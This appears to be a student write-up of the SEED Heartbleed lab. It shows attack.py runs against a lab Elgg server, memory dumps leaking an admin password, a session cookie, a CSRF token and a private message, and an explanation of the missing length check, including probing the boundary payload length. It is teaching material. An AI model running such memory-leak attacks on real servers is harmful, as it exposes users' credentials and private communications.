
Password : seedelgg



1. Add Boby as a friend (Go to More -> Members -> Click Boby -> Add Friend).



SEED Lab Site: Boby - Mozilla Firefox
2:14 AM
Seed
SEED Lab Site: Boby
https://www.heartbleedlabelgg.com/prof
Google
Most Visited
Getting Started
Seed Labs
elgg
SEED Lab Site
You have successfully added Boby as a friend.
Activity
Blogs
Bookmarks
Files
Groups
More
Boby
Remove friend
18/4/21 - 2:14:38 am

2. Send Boby a private message (Compose a message and send).



It can be seen from the below screenshot that

Message has been successfully sent





Step 2(b): On Attacker machine:

After running attack.py code multiple times, we will get lot of meaningful data, which record the actions from the user. The result is different from the warm up task because the server's memory is not empty anymore. Lots of meaningful data stay in it. As the memory allocation is random we cannot expect what result or dumped data you have each time.We have to find out user activity, password, username and the content of the user's private message. We can run attack command by using following command:

$ python attack.py www.heartbleedlabelgg.com


1) Find out Username & Password






From the above screenshot, we get to know that the username is admin and password is seedelgg

2) Find exact content of the private message


defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-20
14-0160)
##
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....
WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server
is vulnerable!
Please wait... connection attempt 1 of 1
##
.@.AAAAAAAAAAAAAAAAAAAABCDEFGHIJKLMNOABC...
...!.9.8.........5.............
.........3.2.....E.D...../...A.................................I.........
....
.....................................#......./*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://www.heartbleedlabelgg.com/messages/compose?send_to=40


Terminal
11:23 AM
Seed
Analyze the result....
WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server
is vulnerable!
Please wait... connection attempt 1 of 1
##
.@.AAAAAAAAAAAAAAAAAAAABCDEFGHIJKLMNOABC...
...!.9.8.........5.............
.........3.2.....E.D...../...A.................................I.........
....
.....................................#......./*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://www.heartbleedlabelgg.com/messages/compose?send_to=40
Cookie: Elgg=gqvt2hrktk5qj4bf5sb2l3dem5
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 121
__elgg_token=fe4a7f2620350bd7c23144ab99f8de72&__elgg_ts=1618597173&recipient_guid
=40&subject=Introduction&body=Hello+Boby.H.?.U.w.;...7f`.T.|

From the above screenshot we can see that the private message in subject is Introduction and the body has Hello Boby content


Step 3: Investigate the fundamental cause of the Heartbleed attack

We get to know that the fundamental cause of the Heartbleed attack vulnerability is that there is a missing user input validation while constructing Heartbeat response packet. The objective of this task is to lead you to touch the fundamental cause of this attack by changing the value of the payload length variable. The Heartbleed attack is based on the Heartbeat request. This request just sends some data to the server, and the server will copy the data to its response packet, so all the data are echoed back. In the normal case, suppose that the request includes 3 bytes of data ”ABC”, so the length field has a value 3. The server will place the data in the memory, and copy 3 bytes from the beginning of the data to its response packet. In the attack scenario, the request may contain 3 bytes of data, but the length field may say 1003. When the server constructs its response packet, it copies from the starting of the data (i.e.


“ABC”), but it copies 1003 bytes, instead of 3 bytes.

These extra 1000 types obviously do not come from the request packet; they come from the server’s private memory, and they may contain other user’s information, secret keys, password,etc.

$ python /home/seed/attack.py www.heartbleedlabelgg.com --length 40




$ python /home/seed/attack.py www.heartbleedlabelgg.com --l 0x012B



Step 4: Find out the boundary value of the payload length variable.


We should find out the boundary value of the payload length variable, which will not return any extra data. Attempt many tries to know the boundary value. Anything beyond this value will leak extra data blocks from server's memory.

$ python /home/seed/attack.py www.heartbleedlabelgg.com --length 23



Here, the server returned more data than it should.

$ python /home/seed/attack.py www.heartbleedlabelgg.com --length 22



Hence, here the boundary value is 22 because it did not return any extra data.